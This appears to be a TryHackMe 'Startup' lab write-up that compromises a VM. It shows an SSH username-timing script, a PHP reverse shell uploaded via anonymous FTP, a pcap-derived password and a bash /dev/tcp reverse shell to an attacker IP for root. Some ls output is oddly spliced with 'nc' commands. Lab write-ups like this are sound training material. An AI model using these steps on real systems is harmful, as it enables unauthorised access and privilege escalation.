TryHackMe 'Startup' lab writeup
Enumeration
Start by scanning the VM ip address
nmap -A spicy.hut
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-18 21:27 -03
Nmap scan report for spicy.hut (10.64.132.64)
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.218.192
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Checking FTP
Then with the results we can see that the server has an anonymous ftp server so we can connect to it:
❯ ftp spicy.hut
Connected to spicy.hut.
220 (vsFTPd 3.0.3)
Name (spicy.hut:ianchu0317): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16818|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> get notice.txt
local: notice.txt remote: notice.txt
229 Entering Extended Passive Mode (|||6426|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |*************************************************************************************************|   208      155.77 KiB/s    00:00 ETA
226 Transfer complete.
208 bytes received in 00:00 (1.24 KiB/s)
ftp> get important.jpg
local: important.jpg remote: important.jpg
229 Entering Extended Passive Mode (|||11958|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |*************************************************************************************************|   245 KiB  382.43 KiB/s    00:00 ETA
226 Transfer complete.
251631 bytes received in 00:00 (307.59 KiB/s)
ftp> exit
221 Goodbye.
Then after getting the files we can see the content:
cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
With this message we know that the server may have an username called maya.
Checking HTTP
After checking the HTTP site we see that is a blank site in maintenance

I ran an dir listing on the page and found that has subdirectory called /files, and in that page has all the same content as the FTP server.
So I’m thinking that maybe this server has a vulnerability in the service that allow us to upload some code(?).
After checking in exploit-db.com I found that neither the ftp nor http services has vulnerability. But OpenSSHd 7.2p2 has an vulnerability of username enumeration.
import paramiko
import time
user=input("user: ")
p='A'*25000
ssh = paramiko.SSHClient()
starttime=time.perf_counter()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
try:
        ssh.connect('10.64.132.64', username=user,
        password=p)
except:
        endtime=time.perf_counter()
total=endtime-starttime
print(total)
Another approach
What if I upload JS remote code from FTP and execute reverse shell into my machine?
Got a reverse shell with uploading .php file to /files/ftp with my ip address and connected.
Attack
Get into server
inside the server we see all the files:
www-data@startup:/$ ls -la
ls -la
total 100
drwxr-xr-x  25 root     root      4096 May 19 00:26 .
drwxr-xr-x  25 root     root      4096 May 19 00:26 ..
drwxr-xr-x   2 root     root      4096 Sep 25  2020 bin
drwxr-xr-x   3 root     root      4096 Sep 25  2020 boot
drwxr-xr-x  16 root     root      3560 May 19 00:26 dev
drwxr-xr-x  96 root     root      4096 Nov 12  2020 etc
drwxr-xr-x   3 root     root      4096 Nov 12  2020 home
drwxr-xr-x   2 www-data www-data  4096 Nov 12  2020 incidents
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img -> boot/initrd.img-4.4.0-190-generic
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img.old -> boot/initrd.img-4.4.0-190-generic
drwxr-xr-x  22 root     root      4096 Sep 25  2020 lib
drwxr-xr-x   2 root     root      4096 Sep 25  2020 lib64
drwx------   2 root     root     16384 Sep 25  2020 lost+found
drwxr-xr-x   2 root     root      4096 Sep 25  2020 media
drwxr-xr-x   2 root     root      4096 Sep 25  2020 mnt
drwxr-xr-x   2 root     root      4096 Sep 25  2020 opt
dr-xr-xr-x 114 root     root         0 May 19 00:25 proc
-rw-r--r--   1 www-data www-data   136 Nov 12  2020 recipe.txt
drwx------   4 root     root      4096 Nov 12  2020 root
drwxr-xr-x  25 root     root       900 May 19 00:46 run
drwxr-xr-x   2 root     root      4096 Sep 25  2020 sbin
drwxr-xr-x   2 root     root      4096 Nov 12  2020 snap
drwxr-xr-x   3 root     root      4096 Nov 12  2020 srv
dr-xr-xr-x  13 root     root         0 May 19 00:25 sys
drwxrwxrwt   7 root     root      4096 May 19 01:32 tmp
drwxr-xr-x  10 root     root      4096 Sep 25  2020 usr
drwxr-xr-x   2 root     root      4096 Nov 12  2020 vagrant
drwxr-xr-x  14 root     root      4096 Nov 12  2020 var
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinunc -lvnp 4444z.old -> boot/vmlinuz-4.4.0-190-generic
www-data@startup:/$

In incidents we see a file called suspicious.pcapng so we transfer to our machine to analyze it:
# server
nc 9001 < /incidents/suspicious.pcapng

# my machine
nc -lvnp 9001 > suspicious.pcapng
And after analyzing we found the user lennie’s password c4ntg3t3n0ughsp1c3.
Privilege escalation
While listing the home directory we can see the folder scripts with root permissions. Inside the folder there are two files:
$ ls -la scripts
total 16
drwxr-xr-x 2 root   root   4nc -lvnp 4444096 Nov 12  2020 .
drwx------ 8 lennie lennie 4096 May 19 02:15 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 May 19 02:18 startup_list.txt
if we pay attention we can see is executing another file at /etc/print.sh:
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
And the file /etc/print.sh has lennie’s write permissions so we could do a reverse shell editing its contents
#!/bin/bash
bash -i >& /dev/tcp/192.168.218.192/4444 0>&1
and on the machine listen on
nc -lvnp 4444
After some time we got the shell and grab root.txt.
Enjoy Reading This Article?
Here are some more articles you might like to read next: